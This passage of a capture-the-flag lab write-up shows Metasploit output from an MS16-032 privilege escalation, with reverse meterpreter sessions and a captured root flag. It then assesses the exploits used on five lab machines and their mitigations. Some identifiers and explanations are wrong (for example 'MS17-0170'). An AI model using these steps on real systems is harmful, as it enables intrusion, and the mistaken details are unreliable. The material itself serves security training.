lport ⇒ 4445
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM  10.10.16.6:4444 → 10.129.158.169:49162 (10.129.158.169)
  2         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM  10.10.16.6:4444 → 10.129.158.169:49167 (10.129.158.169)

msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.16.6:4445
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\iRftWI.ps1...
[*] Compressing script contents...
[+] Compressed size: 3737
[*] Executing exploit script...
```

I moved back to users and listed them, moved to administrator and then their desktop and i was able to cat root.txt

```
C:\Users\kostas\Desktop
meterpreter >
meterpreter > cd C:\Users
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd ../../
meterpreter > pwd
C:\Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2017-03-18 04:52:56 -0700  Administrator
040777/rwxrwxrwx  0     dir   2013-08-22 07:48:41 -0700  All Users
040555/r-xr-xr-x  8192  dir   2014-11-21 21:25:38 -0800  Default
040777/rwxrwxrwx  0     dir   2013-08-22 07:48:41 -0700  Default User
040555/r-xr-xr-x  4096  dir   2013-08-22 08:39:32 -0700  Public
100666/rw-rw-rw-  174   fil   2013-08-22 08:37:57 -0700  desktop.ini
040777/rwxrwxrwx  8192  dir   2017-03-18 04:57:16 -0700  kostas

meterpreter > cd Administrator
meterpreter > pwd
C:\Users\Administrator
meterpreter > cat root.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cd Desktop
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cat root.txt
f1968977ab5b5183692bcd610b301792
```

For Admin:

```
meterpreter > cat root.txt
f1968977ab5b5183692bcd610b301792
```

Vulnerability Assessment and Recommendations

Machine #1 Blue

1. Vulnerability

- **Name/Description: MS17–0170**
- **Affected Component:** The affected component of MS17-0170 is the SMBv1 protocol. SMBv1 is a communication protocol that is used to share files between nodes on a network. The SMBv1 protocol contains a bug that allows hackers to send malicious packages into a network.

---

2. Exploit Used

- The exploit utilized is called EternalBlue. EternalBlue takes advantage of MS17-0170 by sending a malicious package to the target machine. Once it is inside the target machine, EternalBlue can spread to all other devices on the network.

---

3. Impact

- The impact of the vulnerability/exploit is severe as the attacker can run remote code execution (RCE) and has full control over the system. Potential consequences include unauthorized administrative access to the system, compromise of sensitive data and files, and lateral movement to other machines on the network. Furthermore, the exploit can be used to target critical/civilian infrastructure as the vulnerability is present in many systems.

---

4. Mitigation

- To mitigate the risk posed by the MS17-0170 vulnerability, there are a couple of steps users of affected systems can take. First and foremost, downloading and installing the latest versions of Windows and related software is an easy way to fix the vulnerability. Alternatively, users can disable SMBv1 and, if applicable, use SMBv2 or SMBv3. Furthermore, restricting SMB access to trusted IP addresses via firewalls can mitigate risk. In addition to making configuration changes, users can install additional third-party security software. Intrusion detection/prevention systems (IDS/IPS) can monitor SMB traffic for suspicious activity, alerting the user if detected or even shutting down the responsible traffic.

Machine #2 Legacy

Vulnerability:

- **Name/Description: MS17–0170**
- **Affected Component:** The vulnerability of this machine is the same as of the blue machine. MS17-0170, which is a vulnerability in the SMBv1 protocol. SMBv1 is a communication protocol used to share files between network nodes. The SMBv1 protocol contains a bug that allows hackers to send malicious packages into a network.

Exploit Used:

- The exploit utilized is called psexec. It is one of the most popular exploits against Windows systems. The exploit sends the SMB service a specifically crafted packet (usually over port 445), causing the service to crash and enabling arbitrary code execution. The exploit then exploits this vulnerability to inject malicious shellcode into either kernel space or user space on the target machine.

Impact:

- The impact of the vulnerability/exploit is absolute as the attacker can run remote code execution and has full control over the system. Potential consequences include unauthorized administrative access to the system, compromise of sensitive data and files, and lateral movement to other machines on the network. Furthermore, the exploit can be used to target critical/civilian infrastructure as the vulnerability is present in many systems.

Mitigation:

- As the vulnerabilities of #2 and #1 are both MS17-0170, the same steps can be taken to mitigate the risk. First and foremost, downloading and installing the latest versions of Windows and related software is an easy way to fix the vulnerability. Alternatively, users can disable SMBv1 and, if applicable, use SMBv2 or SMBv3. Furthermore, restricting SMB access to trusted IP addresses via firewalls can mitigate risk. In addition to making configuration changes, users can install additional third-party security software. Intrusion detection/prevention systems (IDS/IPS) can monitor SMB traffic for suspicious activity, alerting the user if detected or even shutting down the offending traffic.

Machine #3 Granny

Vulnerability: CVE-2017-7269

- The affected component of CVE-2017-7269 is the ScStoragePathFromUrl function in the WebDav service, which in turn belongs to Internet Information Services (IIS) 6.0 on Windows Server 2003 R2. More specifically, the ScStoragePathFromUrl function suffers from a buffer overflow vulnerability. The buffer allocated for processing headers starting with "If" does not have proper boundary checks, which means that if the header's content exceeds the buffer size, then extra data gets stored/overflows into adjacent memory, allowing for remote data execution.

Exploit Used: ScStoragePathFromUrl

- The exploit used is called ScStoragePathFromUrl. The ScStoragePathFromUrl exploit sends a crafted HTTP request containing an excessively long "If" header and a malicious payload designed to trigger arbitrary code execution. Now, this package triggers a buffer overflow, and the malicious payload is stored and processed in adjacent memory. In this cas,e the malicious code provides the attacker with a reverse shell, allowing them to execute code on the target device remotely.

Impact:

- The impact of the vulnerability is severe, as it allows remote code execution, which can be leveraged to achieve full compromise, denial-of-service attacks, data breaches, or the deployment of malware or ransomware. Although we still needed privilege escalation, because root/admin privileges were not immediately obtained, ISS worker processes often run with significant privileges. Furthermore, on IIS 6.0, WebDAV is enabled by default, increasing the likelihood of being exposed to an attack. There is also a lot of information online about the exploit/vulnerability, which increases the likelihood of being attacked via the ScStoragePathFromUrl exploit.

Mitigation:

There are a range of steps that can be taken to mitigate the risk posed by CVE-2017-7269 and the ScStoragePathFromUrl exploit. The first step would be to keep the affected Windows version up to date, as Microsoft has officially discontinued support for IIS 6.0. If updating or patching is not possible, users can also manually stop the WebDAV service, as it is not essential for web applications. Users can also restrict the use of vulnerable HTTP methods, such as PROPFIND and MOVE, to trusted sources only. This would keep attackers from injecting malicious code via

ScStoragePathFromUrl. Lastly, users can also block or restrict WebDAV traffic from untrusted or external sources via a firewall.

Machine #4 Grandpa

For machine #4, Grandpa, two vulnerabilities/exploits were used.

Vulnerability: CVE-2017-7269

- Just as with machine #3, the vulnerability we exploited is CVE-2017-7269. CVE-2017-7269 describes a buffer overflow vulnerability in the ScStoragePathFromUrl function. ScStoragePathFromUrl is found in the WebDav service, which in turn belongs to Internet Information Services (IIS) 6.0 on Windows Server 2003 R2. The buffer used by the ScStoragePathFromUrl function to process headers starting with "If" lacks proper boundary checks. This means that when a header's content exceeds the buffer size then extra data gets stored/overflows into adjacent memory, allowing for remote data execution.

Exploit Used: ScStoragePathFromUrl

- Just as with machine #3, the exploit used is called ScStoragePathFromUrl. It sends a specifically crafted HTTP request that contains an "If" header that is too long and a malicious payload designed to trigger when processed. Once received, this package "overflows" the buffer, and the malicious payload data gets stored and processed in adjacent storage. The malicious code that got processed provides the attacker with a reverse shell, allowing them to execute code on the target device remotely.

Impact:

See here the impact as described in machine #3's report:

- The impact of the vulnerability is severe, as it allows remote code execution, which can be leveraged to achieve full compromise, denial-of-service attacks, data breaches, or the deployment of malware or ransomware. Although we still needed privilege escalation, because root/admin privileges were not immediately obtained, ISS worker processes often run with significant privileges. Furthermore, on IIS 6.0, WebDAV is enabled by default, increasing the likelihood of being exposed to an attack. There is also a lot of information online about the exploit/vulnerability, which increases the likelihood of being attacked via the ScStoragePathFromUrl exploit.

Mitigation:

See here the mitigation techniques as described in machine #3's report:

- There are a range of steps that can be taken to mitigate the risk posed by CVE-2017-7269 and the ScStoragePathFromUrl exploit. The first step would be to keep the affected Windows version up to date, as Microsoft has officially discontinued support for IIS 6.0. If updating or patching is not possible, users can also manually stop the WebDAV service, as it is not essential for web applications. Users can also restrict the use of vulnerable HTTP methods, such as PROPFIND and MOVE, to trusted sources only. This would keep attackers from injecting malicious code via ScStoragePathFromUrl. Lastly, users can also block or restrict WebDAV traffic from untrusted or external sources via a firewall.

Vulnerability 2: MS14-070

- Ms14-070 is a vulnerability involving a kernel-level flaw in the TCP/IP.sys driver, related to improper handling of Input/Output Control calls. This vulnerability could allow an attacker to elevate privileges if they run a specially crafted application.

Exploit Used: windows/local/ms14_070_tcpip_ioctl

- The exploit creates a malicious IOCTL request targeting a vulnerable function in IOCTL handling code that does not properly validate user-supplied input. The crafted request manipulates how memory is allocated/accessed, thereby overwriting critical data in kernel memory, thereby granting the attacker root-level privileges.

Impact:

- While this is still a serious vulnerability and threat, the attacker must already have some level of access to the target system, making it less severe than other earlier-mentioned vulnerabilities. Additionally, this vulnerability affects only Windows Server 2003, which limits its severity.

Mitigation:

- To mitigate this vulnerability, it is sufficient to update Windows Server 2003, as Microsoft addressed it in November 2014.

Machine #5 Optimum

For machine #5 Optimum, two vulnerabilities/exploits were used.

Vulnerability: CVE-2014-6287

- CVE-2014-6287 is a vulnerability found in Rejetto's HTTP file Server versions 2.3 to 2.3b. It allows remote attackers to execute arbitrary commands by improperly handling null byte sequences in search actions. More specifically, the findMacroMaker function in parserLib.pas fails to handle null byte sequences in search queries.

Exploit Used: windows/http/rejetto_hfs_exec

- The rejetto_hfs_exec exploit crafts a malicious HTTP GET request. This request consists of a null byte followed by a payload that uses HFS scripting commands to execute arbitrary code. Upon processing this malicious request, the vulnerable HFS instance executes the injected commands, creating a reverse shell and allowing the attacker access to the system.

Impact:

- The exploit/vulnerability has a significant impact on the target system, as it allows remote command execution, which can be leveraged to gain full system control, cause data breaches, trigger denial-of-service attacks, and install malware or ransomware.

Mitigation:

- To mitigate the risk of CVE-2015-6287, users should upgrade their HFS to version 2.3c or later, which includes a patch for the vulnerability. Alternatively, use a firewall to restrict access to the server, blind the HFS server to specific IP addresses, which effectively limits who can reach it or disable external access altogether. Furthermore, ensure that HFS is running under a non-administrative user account and disable all unnecessary features that may increase the attack surface.

Vulnerability: CVE-2016-0099

- The vulnerability resides in the Secondary Logon Service (seclogon). This is a Windows feature that allows users to run processes with alternative credentials. Seclogon improperly handles impersonation token permissions, leading to a race condition/logic flaw that can be exploited to access privileged tokens and execute arbitrary code with root privileges.

Exploit Used: windows/local/ms16_032_secondary_logon_handle_privesc

- **The exploit crafts a malicious request and sends it to the Secondary Logon Service. This request exploits the earlier-mentioned race condition/logic flaw, allowing the attacker to escalate its privileges.**

Impact:

- While the impact of CVE-2016-0099 is serious, an attacker needs local access to the machines to exploit it, making it less severe than the earlier-mentioned exploits. Nevertheless, this escalation of privilege can be used to gain root privileges which in turn can be used to install malware or ransomware, steal data, or shut down the system altogether.

Mitigation:

- To mitigate the risk of CVE-2016-0099, it is recommended to install the security update MS16-032, which corrects the Secondary Logon Service and its handling of impersonation tokens. Furthermore, it is recommended to run services such as the Secondary Logon Service with the lowest privileges required for functionality. If the Secondary Logon Service is not required, consider disabling it altogether.